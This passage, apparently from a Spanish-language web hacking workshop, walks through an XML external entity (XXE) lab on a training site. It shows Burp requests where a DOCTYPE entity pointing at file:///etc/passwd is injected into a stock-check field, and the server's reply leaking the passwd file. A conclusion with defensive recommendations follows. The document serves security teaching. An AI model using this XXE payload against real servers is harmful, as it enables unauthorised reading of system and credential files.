11 Origin: https://0a0e000c047417a289e8731f005900ac.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a0e000c047417a289e8731f005900ac.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    1
</storeId>
</stockCheck>
```

Para explotar la vulnerabilidad haremos referencia a un archivo local del sistema agregando la línea dentro del XML como se ve en la imagen a continuación:


```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a0e000c047417a289e8731f005900ac.web-security-academy.net
3 Cookie: session=VaaiLnIMC60PnBz0JprzUawf00N4mIm
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Content-Type: application/xml
10 Accept: */
11 Origin: https://0a0e000c047417a289e8731f005900ac.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a0e000c047417a289e8731f005900ac.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
22 <stockCheck>
<productId>
    &xxe;
</productId>
<storeId>
    1
</storeId>
</stockCheck>|
```

Ademas reemplazamos el 1 que esta en la variable de productId por esto: &xxe;




```

1 POST /product/stock HTTP/2
2 Host: 0a0e000c047417a289e8731f005900ac.web-security-academy.net
3 Cookie: session=VaainlMCC6OPnBs0JprzUawf00N4mIm
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0a0e000c047417a289e8731f005900ac.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a0e000c047417a289e8731f005900ac.web-security-academy.net/product?productId
=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
22 <stockCheck>
<productId>
&xxe;
</productId>
<storeId>
1
</storeId>
</stockCheck>

```

Luego le presionamos CTRL + R para llevar esta solicitud a la pestaña de Repeater, luego vamos a esta pestaña y le damos clic en Send para enviar nuestra solicitud POST modificada, con esto obtendremos el contenido del archivo /etc/passwd del servidor web



```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2340
5
6 "Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
gdm:x:6:61:gdm:/var/lib/gdm/.ICEauth/nologin
lp:x:7:7:lp:/var/spool/lpd:/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:35:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin
apt:x:100:65534:/home/nonexistent:/usr/sbin/nologin
peter:x:12001:12001:/home/peter:/bin/bash
carlos:x:12002:12002:/home/carlos:/bin/bash
user:x:12000:12000:/home/user:/bin/bash
elmer:x:12059:12059:/home/elmer:/bin/bash
academy:x:10000:10000:/academy:/bin/bash
messagibus:x:101:101:/noneexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemdTimeSynchronization,
,
:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemdNetworkManagement,
,
```



Conclusión

Al concluir este taller de Hacking Web, esperamos que te lleves no solo un conjunto ampliado de habilidades técnicas, sino también una profunda apreciación por la importancia de la seguridad en el desarrollo y mantenimiento de aplicaciones web. Hemos recorrido desde los conceptos básicos hasta técnicas avanzadas, enfatizando siempre en la ética y la responsabilidad que conlleva el conocimiento de hacking. La seguridad web es una carrera constante contra adversarios cada vez más sofisticados, y tu rol como defensor es crucial en este ecosistema. Continúa educándote, practicando y compartiendo tus conocimientos para construir un internet más seguro para todos.

Recomendaciones Generales

1. Práctica Continua y Especialización: El campo del hacking web está en constante evolución, lo que requiere una práctica y especialización continuas. Mantén tus habilidades actualizadas participando en plataformas de CTF, hackathons, y utilizando simuladores de entornos vulnerables. Considera también profundizar en áreas específicas de la seguridad web que estén en constante demanda.
2. Contribuir a la Comunidad y Aprendizaje Continuo: La fortaleza de la comunidad de seguridad cibernética viene del intercambio de conocimiento. Participa activamente en foros, proyectos de código abierto, y conferencias. La educación formal a través de certificaciones puede proporcionar una estructura de aprendizaje y validación profesional de tus habilidades.
3. Validación y Sanitización de Entradas: Implementa una validación fuerte de las entradas tanto en el cliente como en el servidor y sanea las entradas para prevenir inyecciones SQL, XSS, y otros ataques. Esto es fundamental para proteger tu aplicación de vulnerabilidades comunes.
4. Principio de Menor Privilegio y Uso de HTTPS: Limita los permisos y accesos al mínimo necesario y asegura toda comunicación mediante HTTPS. Estas prácticas básicas son esenciales para establecer una base sólida de seguridad.
5. Actualizaciones, Parches y Auditorías: Mantén tus sistemas y aplicaciones actualizadas con los últimos parches de seguridad. Realiza auditorías de seguridad y pruebas de penetración regularmente para identificar y corregir proactivamente las vulnerabilidades.
6. Educación y Conciencia de Seguridad: Fomenta una cultura de seguridad dentro de tu organización. La educación en mejores prácticas y riesgos comunes es crucial para prevenir vulnerabilidades originadas en errores humanos.

7. Implementación de WAF y Gestión de Sesiones Segura: Utiliza un WAF para filtrar solicitudes maliciosas y asegura una gestión de sesiones robusta para proteger la autenticación de usuario y la integridad de la sesión.
8. Cifrado de Datos Sensibles y Respaldo: Asegura el cifrado de datos sensibles almacenados y mantiene políticas de respaldo y recuperación robustas para mitigar el impacto de posibles incidentes de seguridad.
9. Ética Profesional: Siempre actúa con integridad y responsabilidad. El conocimiento adquirido debe utilizarse para fortalecer la seguridad, respetando siempre la legalidad y la ética profesional.